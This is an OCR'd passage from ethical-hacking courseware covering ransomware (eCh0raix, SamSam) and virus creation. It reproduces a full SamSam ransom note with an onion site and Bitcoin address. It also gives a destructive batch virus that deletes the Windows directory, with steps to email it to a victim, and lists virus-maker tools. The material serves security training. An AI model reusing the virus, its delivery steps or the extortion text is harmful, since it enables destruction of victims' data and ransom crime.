


Figure 7.51: Screenshot displaying ransom demand message of eCh0raix ransomware

- **SamSam**

  SamSam is a notorious ransomware that infected millions of unpatched servers in 2018. It was first discovered in 2016; however, it was considered as a grave ransomware after the WannaCry attack due to its vast victim base in 2018. SamSam employs the RSA-2048 asymmetric encryption technique to encrypt the acquired local files in the infected systems. Unlike other ransomware, this ransomware does not attack victims randomly. This is a targeted ransomware, which specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves from such attacks. The attack technique employed by this ransomware is also different from that employed by other ransomware. Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google "RSA Encryption"

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us 1.7 BitCoin for each affected PC OR 29 BitCoins to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us 1.7 BitCoin, leave a comment on our Site with this detail: Just write Your "Host name" in your comment

*Your Host name is: WIN-59M59FD3LAE
Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site Address:http://2hwtr4ymq76zyfq.onion/alpinism/

*Our BitCoin Address:1Ha4Y7QepJL2t577XX6nSUcCYAXTQC99sG

(If you send us 29 BitCoins for all PC's, leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to

How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google "How to access onion sites"

Test Decryption

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

#Where to buy Bitcoin

We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.

#deadline

You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files

Figure 7.52: Screenshot displaying ransom demand message of SamSam ransomware

Some additional ransomware are as follows:

- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using the bat2com utility
2. Send the Game.com file as an email attachment to a victim
3. When run, it copies itself to all the .bat files in the current directory and deletes all the files in the Windows directory

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Creating a Virus (Cont'd)


Using Virus Maker Tools

Virus Maker Tools


- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses that can perform tasks such as deleting files on a hard disk drive, disabling admin privileges, cleaning the registry, and killing tasks



JPS Virus Maker



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

  The following tools are useful for testing the security of your own antivirus software.

  - **DELmE's Batch Virus Maker**

    DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.53: Screenshot of DELmE's Batch Virus Maker

- **JPS Virus Maker**

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.54: Working of JPS Virus Maker

Some additional virus maker tools are as follows:

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

Virus Hoaxes

- Hoaxes are false alarms claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

Google Critical Security Alert Scam



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)

